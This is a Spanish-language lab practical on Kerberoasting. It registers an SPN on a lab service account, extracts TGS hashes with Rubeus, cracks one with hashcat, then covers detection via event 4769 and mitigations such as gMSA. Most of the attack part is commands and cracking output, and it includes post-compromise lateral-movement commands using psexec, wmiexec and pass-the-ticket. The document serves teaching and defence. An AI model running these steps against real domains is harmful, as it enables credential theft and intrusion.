M5 – P2: Ataque Kerberoasting con Rubeus

Objetivo

- Comprender el ataque **Kerberoasting**: registro/consulta de SPN, solicitud y extracción de tickets de servicio (TGS) y el posterior cracking offline.
- Realizar de forma reproducible en un laboratorio autorizado la extracción de TGS con **Rubeus** y su análisis/cracking con herramientas como **hashcat** para evaluar el riesgo asociado a contraseñas de cuentas de servicio.
- Identificar señales de detección y monitoreo (p. ej. eventos Kerberos 4769 y patrones de solicitud anómalos) y aplicar mitigaciones prácticas (contraseñas robustas, rotación, uso de gMSA, eliminación de SPN innecesarios).
- Reflexionar sobre las implicaciones legales y éticas: ejecutar exclusivamente en entornos con autorización expresa y proteger los datos y credenciales generados durante la práctica.

Preparación del entorno recomendado

- DC: `corp.local` (Windows Server 2019).
- Cuenta objetivo con SPN: `svc_sql@corp.local` (MSSQLSvc/sql01.corp.local:1433).
- Máquina cliente Windows 10 (usuario sin privilegios): `usuario1@corp.local` — contiene `Rubeus.exe` (por ejemplo `C:\Users\Public\Rubeus.exe`).
- Atacante (Kali): `hashcat`, `john`, wordlists (`/usr/share/wordlists/rockyou.txt`), `impacket`.

1) Crear la cuenta de servicio (`svc_sql`)

Opción A — Crear la cuenta `svc_sql` con la consola GUI (ADUC)

1. Abrir **Active Directory Users and Computers**
2. En el panel de la izquierda expandir el dominio `corp.local` y seleccionae la carpeta **Users** (o la OU donde se quiera crear la cuenta).
3. Clic derecho sobre **Users** → **New** → **User**.
4. En la ventana **New Object - User** rellena:
    - First name: `svc` (opcional)
    - Last name: `sql` (opcional)
    - Full name: se rellena automáticamente (`svc sql`)
    - User logon name: **`svc_sql@corp.local`**
    - Click **Next**.
5. En la pantalla de contraseña:
    - Password: escribir la contraseña de laboratorio, p. ej. `P@ssw0rd123` (elige la que quieras).
    - Confirm password: repitir.
    - Opciones (Account options): marcar o desmarcar según tu política:
        - **User must change password at next logon**, **DESMARCAR** ya que la cuenta no debe pedir cambio al iniciar sesión.

        - **User cannot change password** opcional, se puede marcar si se quiere proteger.
        - **Password never expires** opcional, en lab se puede marcar, en producción mejor NO sin control.
    - Clic en **Next**.
6. Revisar y pulsar **Finish**.
7. Una vez creada, buscar la cuenta `svc_sql` en la lista, doble clic para abrir **Properties**:
    - Pestaña **Account**: verificar `User logon name` y que las opciones de contraseña sean las que se quiere.
    - Pestaña **Member Of**: por defecto estará en `Domain Users`. **No** agregarla a **Domain Admins**.
    - Aplicar y cerrar.

Opción B — Crear la cuenta con PowerShell, es más rápido y reproducible

Ejecutar en el DC o en una máquina con RSAT/Elevada, como `admin1`:

```
Import-Module ActiveDirectory

$pwd = ConvertTo-SecureString "Str0ngLabP@ssw0rd!" -AsPlainText -Force

New-ADUser -Name "svc_sql" `
  -SamAccountName "svc_sql" `
  -UserPrincipalName "svc_sql@corp.local" `
  -AccountPassword $pwd `
  -Enabled $true `
  -Path "CN=Users,DC=corp,DC=local" `
  -PasswordNeverExpires $false `
  -ChangePasswordAtLogon $false
```

Si se quiere la cuenta con `Password never expires` cambiea `-PasswordNeverExpires $true`.

Verificae que se creó:

```
Get-ADUser -Identity svc_sql -Properties Enabled,PasswordNeverExpires | Format-List
Name,SamAccountName,Enabled,PasswordNeverExpires
```

2) Registrar el SPN en la cuenta (`svc_sql`)

Para que Kerberos asocie el servicio SQL con la cuenta, registra el SPN. Ejecutar con `admin1` en el DC o en una consola elevada.

Usando `setspn`:

```
setspn -S MSSQLSvc/sql01.corp.local:1433 svc_sql
```

- `-S` hace comprobación de duplicados antes de registrar.
- `MSSQLSvc/sql01.corp.local:1433` es el SPN.
- `svc_sql` es el samAccountName de la cuenta donde queda el SPN.

```
PS C:\Users\Administrador> setspn -S MSSQLSvc/sql01.corp.local:1433 svc_sql
Comprobando el dominio DC=corp,DC=local

Registrando valores de ServicePrincipalName para CN=svc sql,CN=Users,DC=corp,DC=local
        MSSQLSvc/sql01.corp.local:1433
Objeto actualizado
PS C:\Users\Administrador>
```

3) Verificar el SPN

Comprobar que está correctamente:

```
setspn -L svc_sql
```

o buscar por SPN:

```
setspn -Q MSSQLSvc/sql01.corp.local:1433
```

```
PS C:\Users\Administrador> setspn -L svc_sql
Valores de ServicePrincipalName registrados para CN=svc sql,CN=Users,DC=corp,DC=local:
        MSSQLSvc/sql01.corp.local:1433
PS C:\Users\Administrador> setspn -Q MSSQLSvc/sql01.corp.local:1433
Comprobando el dominio DC=corp,DC=local
CN=svc sql,CN=Users,DC=corp,DC=local
        MSSQLSvc/sql01.corp.local:1433

Se encontró un SPN existente.
PS C:\Users\Administrador>
```

Consideraciones finales

- La cuenta `svc_sql` **no** debe ser Domain Admin. Dejar en Domain Users.
- Si se va a usar para ejecutar el servicio SQL en `sql01`, en `sql01` se debe configurar el servicio para que use `corp\svc_sql` como cuenta (SQL Configuration Manager - Log On). Después reiniciar el servicio SQL.
- Para pruebas de kerberoast: desde `usuario1` se podrá solicitar TGS y extraer hashes si el SPN está correctamente registrado.
- Si no se ve el SPN al listar, asegurarse de ejecutar `setspn -S` y revisar errores; también revisar replicación de AD si tienes varios DCs.

4) Comprobar que exite la cuenta

Si se quiere confirmar que `svc_sql` existe:


```
PS C:\Users\Administrador> Import-Module ActiveDirectory
PS C:\Users\Administrador> Get-ADUser -Identity svc_sql | Format-List Name,SamAccountName,UserPrincipalName


Name              : svc sql
SamAccountName    : svc_sql
UserPrincipalName : svc_sql@corp.local
```

5) Recolección de TGS con Rubeus (petición de tickets TGS)

Desde cualquier máquina del dominio, por ejemplo, desde Windows 10 con `usuario1`, se puede comprobar que al pedir acceso al SQL se use Kerberos y que el SPN exista:

- Consultar SPNs desde la estación, solo lectura:

```
setspn -Q MSSQLSvc/sql01.corp.local:1433
```



- Validación práctica desde usuario1: intentar enumerar SPN o solicitar ticket TGS con Rubeus:

https://github.com/GhostPack/Rubeus

https://github.com/r3motecontrol/Ghostpack-CompiledBinaries


Desde la máquina cliente con usuario logueado `usuario1`, en CMD o PowerShell:

```
cd C:\Users\Public
.\Rubeus.exe kerberoast
```


Opciones útiles:

- `kerberoast /nowrap` salida en una línea (fácil copia).
- `kerberoast /outfile:hashes.txt` guardar localmente.
- `kerberoast /domain:corp.local` forzar dominio si es necesario.

Salida típica: uno o varios hashes en formato `krb5tgs$23$...` (etype 23, formato compatible con hashcat `-m 13100`).




```
.\Rubeus45.exe kerberoast /nowrap /domain:corp.local /outfile:hashes.txt
```



6) ¿Qué permisos necesita `svc_sql`?

- El `svc_sql` debe tener permisos necesarios para ejecutar el servicio SQL en `sql01`, pero **no** necesita ser admin del dominio.

- Asegurarse que la cuenta pueda iniciar sesión como servicio, esto normalmente se configura automáticamente al asignarla al servicio.

7) Alternativa más segura: gMSA


Si se quiere una opción más segura en entornos reales: usar **gMSA** (Group Managed Service Accounts) para servicios como SQL. gMSA gestionan la contraseña automáticamente y reducen riesgo de kerberoasting por contraseñas mal protegidas, aunque los SPN siguen siendo relevantes.

8) Transferir hash a Kali y formato

Desde Windows copiar la(s) línea(s) que empiezan con `$krb5tgs$23$*...` a un archivo en Kali, p. ej. `hashes.txt`. Mantener cada hash en una línea.

Ejemplo (acortado):

```
$krb5tgs$23$*svc_sql$CORP.LOCAL$...:abcdef123456...
```



9) Cracking offline con Hashcat

Modo Kerberos TGS-REP etype 23 utilizamos **hashcat mode 13100**.

Comando básico:

```
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt -force
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platfor
m #1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
b7cf9966e22e45b572a655bd3d313f6c63e6ed8ca4e383aa40e2432311bbe2161be2af21b5a9529bfd1d2b
416c747230203b928a544fd66a07fd9e24b17686a096ecf:P@ssw0rd123
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_sql$corp.local$MSSQLSvc/sql01.corp ... 096ecf
Time.Started.....: Fri Sep 26 11:57:59 2025, (10 secs)
Time.Estimated...: Fri Sep 26 11:58:09 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1103.4 kH/s (1.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10762240/14344385 (75.03%)
Rejected.........: 0/10762240 (0.00%)
Restore.Point....: 10760192/14344385 (75.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PAKITHUG → P229Grandpa
Hardware.Mon.#1..: Util: 66%

Started: Fri Sep 26 11:57:08 2025
Stopped: Fri Sep 26 11:58:11 2025

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Recomendaciones:

- Usar reglas: `-r /usr/share/hashcat/rules/best64.rule`
- GPU: especificar `-w 3` para más agresividad.
- Para ataques de máscara/transformación cuando conoces patrones: `-a 3 ?u?l?l?l?d?d?d` etc.

Ejemplo con reglas y alto rendimiento:

```
hashcat -m 13100 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule -w 3
```

10) Uso de credenciales crackeadas en distintos servicios

Si se recupera la contraseña de `svc_sql`:

- Probar SMB/SMBv1: `smbclient //sql01.corp.local/share -U svc_sql`
- RDP: `xfreerdp /u:svc_sql /p:'contraseña' /v:sql01.corp.local`
- Impacket examples:
  - `wmiexec.py corp.local/svc_sql:'Password'@sql01.corp.local`
  - `psexec.py corp.local/svc_sql:'Password'@sql01.corp.local`
- Rubeus — exportar/usar TGT (impersonación) (ejemplo):


```
.\Rubeus.exe hash /user:svc_sql /domain:corp.local /rc4:<NTLM-Hash>
# o importar ticket
.\Rubeus.exe ptt /ticket:ticket.kirbi
```

11) Detección y monitoreo

Monitorizar las peticiones inusuales de TGS y patrones Kerberoast:

Eventos Windows relevantes

- 4769 — "A Kerberos service ticket was requested."
  - `Service Name` distinto de los esperados o un mismo usuario solicitando muchas entradas TGS.
- 4624 — logons con cuentas de servicio en estaciones no habituales.



Splunk (ejemplo):

```
index=wineventlog EventCode=4769
| stats count by Account_Name, Service_Name, ComputerName
| where count > 5
| sort - count
```

Elastic / ELK (KQL-like):

```
event.code: "4769"
| stats count() by user.name, winlog.event_data.ServiceName
| where count > 5
```

PowerShell — consulta rápida local de los últimos 200 eventos 4769:

```
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4769} -MaxEvents 200 |
  ForEach-Object {
    [PSCustomObject]@{
      TimeCreated = $_.TimeCreated
      Account = ($_.Properties[1].Value)
      ServiceName = ($_.Properties[8].Value)
      Computer = ($_.Properties[18].Value)
    }
  } | Group-Object Account, ServiceName | Sort-Object Count -Descending | Select-
Object -First 50
```

Alerta sugerida (SIEM): disparar si una misma cuenta solicita > N TGS en 5 minutos o si una estación de trabajo que nunca ha pedido TGS lo hace de forma repetida.

12) Mitigaciones concretas y recomendaciones

1. **Contraseñas robustas** para cuentas con SPN de longitud ≥ 25 si son service accounts humanas, o uso de gMSA.
2. **gMSA** (Group Managed Service Accounts) gestionadas automáticamente y no usan contraseñas recuperables.
3. **Revisar y eliminar SPNs innecesarios**:

```
setspn -L svc_sql
setspn -D MSSQLSvc/sql01.corp.local svc_sql
```

4. **Rotación periódica de contraseñas** y documentación de las cuentas con SPN.
5. **Monitoreo**: alertas por eventos 4769 con altas tasas desde una misma cuenta/computadora.
6. **Least privilege**: limitar privilegios de cuentas de servicio: no miembros de Domain Admins.
7. **Constrain delegation** y revisar configuraciones de delegación.
8. **Hardening**: aplicar LAPS para cuentas locales, segmentación de red y MFA donde sea posible, ya que MFA no aplica para Kerberos TGS offline cracking, pero reduce ataques de inicio de sesión interactivo.

13) Informe final de posible entrega para la práctica

- **Objetivo**: Kerberoasting sobre `svc_sql@corp.local`.
- **Pasos realizados**:

  1. Identificación SPN con `setspn -Q`,
  2. Extracción TGS con `Rubeus kerberoast`,
  3. Cracking con `hashcat -m 13100 ....`

- **Hash obtenido**: (incluir hash / fichero `hashes.txt`)
- **Contraseña recuperada**: (si aplica)
- **Acciones post-compromise**: (p. ej. acceso a SMB / RDP con ejemplo de comando usado)
- **Impacto**: escalado potencial a recursos críticos / lateral movement.
- **Mitigaciones recomendadas**: (lista priorizada con acciones inmediatas, medio y largo plazo).

14) Consejos finales y pitfalls comunes

- Si Rubeus no lista hashes, asegurarse de que la auditoría Kerberos y el ticketing funcionan; que el usuario puede solicitar tickets TGS.
- A veces las cuentas usan cifrados más fuertes (*etype 23* es vulnerable a offline cracking si la contraseña es débil; otros *etypes* requieren otras herramientas).
- Mantener en el laboratorio las versiones de Rubeus y hashes en frío, no subir datos reales a servicios públicos.